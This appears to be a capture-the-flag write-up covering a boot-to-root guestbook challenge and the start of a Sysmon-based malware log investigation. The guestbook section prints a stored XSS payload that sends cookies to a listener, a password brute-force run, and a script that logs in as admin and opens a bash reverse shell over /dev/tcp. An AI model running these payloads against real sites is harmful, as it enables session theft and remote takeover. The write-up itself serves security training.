drwx----- 4 root root 4096 May 29 16:33 .gnupg
drwxr-xr-x 3 root root 4096 Aug 6 2023 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----- 2 root root 4096 Jan 21 2021 .ssh
drwxr-xr-x 2 root root 4096 Jan 23 2021 .vim
-rw----- 1 root root 11387 Jan 23 2021 .viminfo
-rw-r--r-- 1 root root 111 May 29 16:33 root.txt.gpg
drwxr-xr-x 3 root root 4096 Jan 21 2021 snap
# cat .flag.txt
Here's what you looking for :D

OWASPKL{N1c3_t0_m33t_y0u}
```

Navigating to the /root directory revealed a hidden file named .flag.txt.

Flag:

None


OWASPKL{N1c3_t0_m33t_y0u}

FRAGNESIA

```
Ending arp-scan 1.10.0: 256 hosts scanned in 5.319 seconds (48.13 hosts/sec). 10 responded
→ ~ sudo nmap -sC -sV -p- 192.168.0.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 12:53 -0400
Nmap scan report for 192.168.0.132
Host is up (0.0020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-title: Guestbook
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:7B:DD:9C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.74 seconds
→ ~ █
```

Only http is open in this challenge



<script>alert(1)</script>

This picture show that xss work

Also i already snapshot the default page so that the stored xss is refresh and doesnt interfere when I'm sending new payload.


```

➔ B2R cd ~/xsslog
➔ xsslog python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.119 - - [31/May/2026 12:59:53] "GET /?c=PHPSESSID=1lbtmt5qe52tefbf4o8bd4io HTTP/1.1" 200 -

```

<script>fetch("http://192.168.0.119:8000/?c="+document.cookie)</script>

```

➔ B2R curl -s http://192.168.0.133/ | grep BOT_PROOF
<div>BOT_PROOF:</div><hr><div><script>
  body:'text'+encodeURIComponent('BOT_PROOF:'+location.hash)
➔ B2R curl http://192.168.0.133/bot.php
➔ B2R curl -s http://192.168.0.133/ | grep -i "ADMIN_RESULT"
<div>ADMIN_RESULT:<div>Access denied.</div><hr><div>BOT_PROOF:</div><hr><div><script>
  body:'text'+encodeURIComponent('ADMIN_RESULT'+d)
➔ B2R curl http://192.168.0.133/bot.php
➔ B2R curl -s http://192.168.0.133/ | grep -iE "PARAM=uid=|www-data|Access denied"
<div>ADMIN_RESULT:<div>Access denied.</div><hr><div>PARAM=ip RESULT:<div>Access denied.</div><hr><div>PARAM=host RESULT:<div>Access denied.</div><hr><div>PARAM=cmd RESULT:<div>Access denied.</div><hr><div>PARAM=ping RESULT:<div>Access denied.</div><hr><div>PARAM=exec RESULT:<div>Access denied.</div><hr><div>PARAM=command RESULT:<div>Access denied.</div><hr><div>BOT_PROOF:</div><hr><div><script>
  body:'text'+encodeURIComponent('PARAM'+xx+ ' RESULT'+d)
</script></div><hr><div>ADMIN_RESULT:<div>Access denied.</div><hr><div>BOT_PROOF:</div><hr><div><script>
➔ B2R curl http://192.168.0.133/bot.php
➔ B2R curl -s http://192.168.0.133/ | grep BOT_COOKIE
<div>PARAM=ip RESULT:<div>Access denied.</div><hr><div>PARAM=ping RESULT:<div>Access denied.</div><hr><div>PARAM=host RESULT:<div>Access denied.</div><hr><div>ADMIN_RESULT:<div>Access denied.</div><hr><div>PARAM=shell RESULT:<div>Access denied.</div><hr><div>PARAM=exec RESULT:<div>Access denied.</div><hr><div>PARAM=command RESULT:<div>Access denied.</div><hr><div>PARAM=cmd RESULT:<div>Access denied.</div><hr><div>BOT_PROOF:</div><hr><div>BOT_COOKIE:PHPSESSID=1lbtmt5qe52tefbf4o8bd4io
  body:'text'+encodeURIComponent('BOT_COOKIE:'+document.cookie+' URL:'+location.href+' UA:'+navigator.userAgent)

```

After confirming stored XSS in the guestbook, I first tried to make the payload directly send a command to admin.php. However, every attempt returned Access denied, which showed that the command execution function was protected and required an authenticated admin session. Because of that, the payload had to authenticate first before sending the command.

```

kali@kali:~/Desktop/LIGA/B2R
Session Actions Edit View Help
kali@kali:~/Desktop/LIGA/B2R nc -lvp 4444 kali@kali:~/Desktop/LIGA/B2R kali@kali:~/Desktop/LIGA/B2R kali@kali:~/Desktop/LIGA/B2R nc -lvp 8081
admin123
admin@123
password
password123
getmain
changeme
ctf
ctf123
Flag
Flag123
pwmed
pwmed123
hacked
hacked123
B2R ls
xss_admin_wordlist.txt
➔ B2R ffuf -u http://192.168.0.176/admin_login.php \
-X POST \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "username=admin&password=FUZZ" \
-w xss_admin_wordlist.txt \
-fs 223
v2.1.0-dev


:: Method      : POST
:: URL         : http://192.168.0.176/admin_login.php
:: Wordlist     : FUZZ: /home/kali/Desktop/LIGA/B2R/xss_admin_wordlist.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=admin&password=FUZZ
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 223

xssisawesome [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 9ms]
:: Progress: [48/48] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

```

I discovered the admin_login.php page during directory enumeration. Since the challenge theme was XSS, I used a small custom theme-based wordlist and found the weak admin credential admin:xssisawesome. After that, I crafted a stored XSS payload that first logged in to admin_login.php using the discovered credential, then reused the same browser session to send a cmd request to admin.php.

The stored XSS alone did not immediately lead to RCE because unauthenticated requests to admin.php returned Access denied. This indicated that the RCE functionality was behind an admin session. After finding a weak challenge-themed credential, admin:xssisawesome, I modified the XSS payload to first authenticate to admin_login.php. Once authenticated, the same session was used to submit a command to admin.php, resulting in a reverse shell as www-data.



```
kali@kali: ~/Desktop/LIGA/B2R
Session Actions Edit View Help
kali@kali: ~/Desktop/LIGA/B2R  nc -lvp 4444  kali@kali: ~/Desktop/LIGA/B2R  kali@kali: ~/Desktop/LIGA/B2R  kali@kali: ~/Desktop/LIGA/B2R  nc -lvp 8081
+ B2R PAYLOAD=<script>
(async()=>{
  const loginData = new URLSearchParams();
  loginData.set("username","admin");
  loginData.set("password","xssisawesome");

  await fetch("/admin_login.php", {
    method: "POST",
    credentials: "include",
    headers: {"Content-Type":"application/x-www-form-urlencoded"},
    body: loginData.toString()
  });

  const cmdData = new URLSearchParams();
  cmdData.set("cmd", "bash -c '\`bash -i >& /dev/tcp/192.168.0.119/8081 0>61'\`");

  await fetch("/admin.php", {
    method: "POST",
    credentials: "include",
    headers: {"Content-Type":"application/x-www-form-urlencoded"},
    body: cmdData.toString()
  });
})();
</script>
+ B2R curl -s -X POST http://192.168.0.176/ --data-urlencode "text=$PAYLOAD"
```

The payload is stored inside the guestbook as JavaScript. When the page is opened in a browser, the script first sends a POST request to admin_login.php with the admin credential admin:xssisawesome.

```
→ B2R curl -s -X POST http://192.168.0.176/ --data-urlencode "text=$PAYLOAD"
```

```
<html>
<head><title>Guestbook</title></head>
<body>
<h1>Leave a comment</h1>
<form method="POST">
<textarea name="text"></textarea><br>
<input type="submit" value="Post">
</form>
<hr>
<h2>Comments</h2>
<div><script>
```

```
(async()⇒{
```

```
    const loginData = new URLSearchParams();

    loginData.set("username", "admin");

    loginData.set("password", "xssisawesome");
```

```
    await fetch("/admin_login.php", {
        method: "POST",
        credentials: "include",
        headers: {"Content-Type": "application/x-www-form-urlencoded"},
        body: loginData.toString()
    });
```

```
    const cmdData = new URLSearchParams();

    cmdData.set("cmd", "bash -c 'bash -i >& /dev/tcp/192.168.0.119/8081 0>&1'");
```

```
    await fetch("/admin.php", {
        method: "POST",
        credentials: "include",
```



```
nc -lvp 8081

Session Actions Edit View Help

kali@kali: ~/Desktop/LIGA/B2R  nc -lvp 4444  kali@kali:~/Desktop/LIGA/B2R  kali@kali:~/Desktop/LIGA/B2R  kali@kali:~/Desktop/LIGA/B2R  nc -lvp 8081

OWASPPL{W3ll_h3ll0_th3rE}
www-data@fragnesia:/var/www/html$ find / -iname "*flag*" 2>/dev/null
find / -iname "*flag*" 2>/dev/null
/opt/docker-build/last_flag.txt
/opt/docker-build/second_flag.txt
/var/www/html/first_flag.txt
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.16/tty/ttyS16/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.24/tty/ttyS24/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.14/tty/ttyS14/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.22/tty/ttyS22/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.12/tty/ttyS12/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.30/tty/ttyS30/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.20/tty/ttyS20/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.8/tty/ttyS8/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.10/tty/ttyS10/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.29/tty/ttyS29/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.19/tty/ttyS19/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.6/tty/ttyS6/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.27/tty/ttyS27/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.17/tty/ttyS17/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.4/tty/ttyS4/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.25/tty/ttyS25/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.15/tty/ttyS15/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.23/tty/ttyS23/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.13/tty/ttyS13/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.31/tty/ttyS31/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.21/tty/ttyS21/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.9/tty/ttyS9/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.11/tty/ttyS11/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.7/tty/ttyS7/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.28/tty/ttyS28/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.18/tty/ttyS18/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.5/tty/ttyS5/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.26/tty/ttyS26/flags
/sys/devices/pci0000:00/0000:00:03.0/net/enp0s3/flags
/sys/devices/virtual/net/docker0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/veth5a52bf3/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
```

find / -iname "*"flag*" 2>/dev/null

Find any leftover flag

```
nc -lvp 8081
Session Actions Edit View Help
kali@kali: ~/Desktop/LIGA/B2R  nc -lvp 4444  kali@kali:~/Desktop/LIGA/B2R  kali@kali:~/Desktop/LIGA/B2R  kali@kali:~/Desktop/LIGA/B2R  nc -lvp 8081
/usr/src/linux-headers-6.8.0-31/tools/perf/trace/beauty/mount_flags.sh
/usr/src/linux-headers-6.8.0-31/tools/perf/trace/beauty/move_mount_flags.sh
/usr/src/linux-headers-6.8.0-31/tools/perf/trace/beauty/rename_flags.sh
/usr/src/linux-headers-6.8.0-31/tools/perf/trace/beauty/mmap_flags.sh
/usr/src/linux-headers-6.8.0-31/tools/perf/trace/beauty/mremap_flags.sh
/usr/src/linux-headers-6.8.0-31/arch/sparc/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/sparc/include/asm/irqflags_64.h
/usr/src/linux-headers-6.8.0-31/arch/sparc/include/asm/irqflags_32.h
/usr/src/linux-headers-6.8.0-31/arch/xtensa/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/nios2/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/x86/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/x86/include/asm/processor-flags.h
/usr/src/linux-headers-6.8.0-31/arch/x86/include/uapi/asm/processor-flags.h
/usr/src/linux-headers-6.8.0-31/arch/x86/kernel/cpu/mcapflags.sh
/usr/src/linux-headers-6.8.0-31/arch/arm/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/arm64/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/arm64/include/asm/daiflags.h
/usr/src/linux-headers-6.8.0-31/arch/mips/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/riscv/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/m68k/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/sh/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/csky/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/microblaze/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/openrisc/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/loongarch/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/parisc/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/um/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/hexagon/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/powerpc/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/alpha/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/s390/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/arc/include/asm/irqflags.h
/usr/src/linux-headers-6.8.0-31/arch/arc/include/asm/irqflags-arcv2.h
www-data@fragnesia:/var/www/html$ ^C
B2R nc -lvp 8081
listening on [any] 8081 ...
connect to [192.168.0.119] from (UNKNOWN) [192.168.0.176] 54126
bash: cannot set terminal process group (994): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fragnesia:/var/www/html$ ^[[A^[A
www-data@fragnesia:/var/www/html$ cat /opt/docker-build/second_flag.txt
cat /opt/docker-build/second_flag.txt
OWASPKL{F33l_s0_3mPTy_i5nt}
www-data@fragnesia:/var/www/html$ cat /opt/docker-build/last_flag.txt
cat /opt/docker-build/last_flag.txt
OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}
www-data@fragnesia:/var/www/html$
```

Cat the flag with the file path

OWASPKL{F33l_s0_3mPTy_i5nt}

OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}

FORENSIC, LOG ANALYSIS, OSINT

MALWARE SERIES

Event ID	Sysmon Event Scheme
1	Process Creation/Execution. Includes process path, parent process path, and command-line arguments.
2	File Creation Time Changed. Includes the file making the change, tampered timestamp, and original timestamp.
3	Network Connection. Includes the process making the connection, destination IP Address, and port.
5	Process Termination. Includes the name of the process that was killed or terminated itself.
11	File Created. Includes the process creating the file, the file being created, and its full path.
22	DNS Query. Includes the process querying the domain, the target domain name, and the IP Addresses they resolve to.

Investigation -1

We want to find command line execution

Filter 1 because sysmon event id =1 is process creation

(i) Information	6/5/2026 12:31:06 PM	Micros...	1	(1)
(i) Information	6/5/2026 12:30:32 PM	Micros...	1	(1)
(i) Information	6/5/2026 12:29:46 PM	Micros...	1	(1)

Event 1, Microsoft-Windows-Sysmon

General Details

The description for Event ID 1 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupt component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

```
-
2026-06-05 04:30:32.762
EV_RenderedValue_2.00
1136
C:\Users\ligac\Downloads\phc.exe
-
-
-
-
phc.exe 10424
C:\Users\ligac\Downloads\
DESKTOP-LGT6HFQ\ligac
EV_RenderedValue_13.00
2432265
1
Medium
MD5=8860ABA82B387B39E79A8C7FC43D42A6,SHA256= 5D9F8486675F46DBC85FD4323F80C580D090BF16510762F0647B4A36F11BDD78,IMPHASH= 6D7793E48A21560E731D6B5AE1D0433A
EV_RenderedValue_18.00
7032
C:\Windows\System32\cmd.exe
"C:\Windows\System32\cmd.exe"
DESKTOP-LGT6HFQ\ligac
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Microsoft-Windows-Sysmon Logged: 6/5/2026 12:30:32 PM
Event ID: 1 Task Category: (1)
Level: Information Keywords:
User: SYSTEM Computer: DESKTOP-LGT6HFQ
OpCode: Info

Phc.exe

Why because it is related to Art b2r challenge and it has user ligac


Investigation -2

```
phc.exe 10424
C:\Users\ligac\Downloads\
DESKTOP-LGT6HFQ\ligac
EV_RenderedValue_13.00
```

The command line show phc.exe tried to inject or hijack process ID 10424

So OWASP{10424}

Investigation -3




After that i filter find the process id and it ask the name of the process id that was hijacked.

This means the malware hijacked the Microsoft 365 Copilot process.

OWASPKL{M365Copilot.exe}


Investigation -4

Then set filter event id = 22 to because DNS query is involved with this event ID that helps identify URL that the stage retrieves payload.

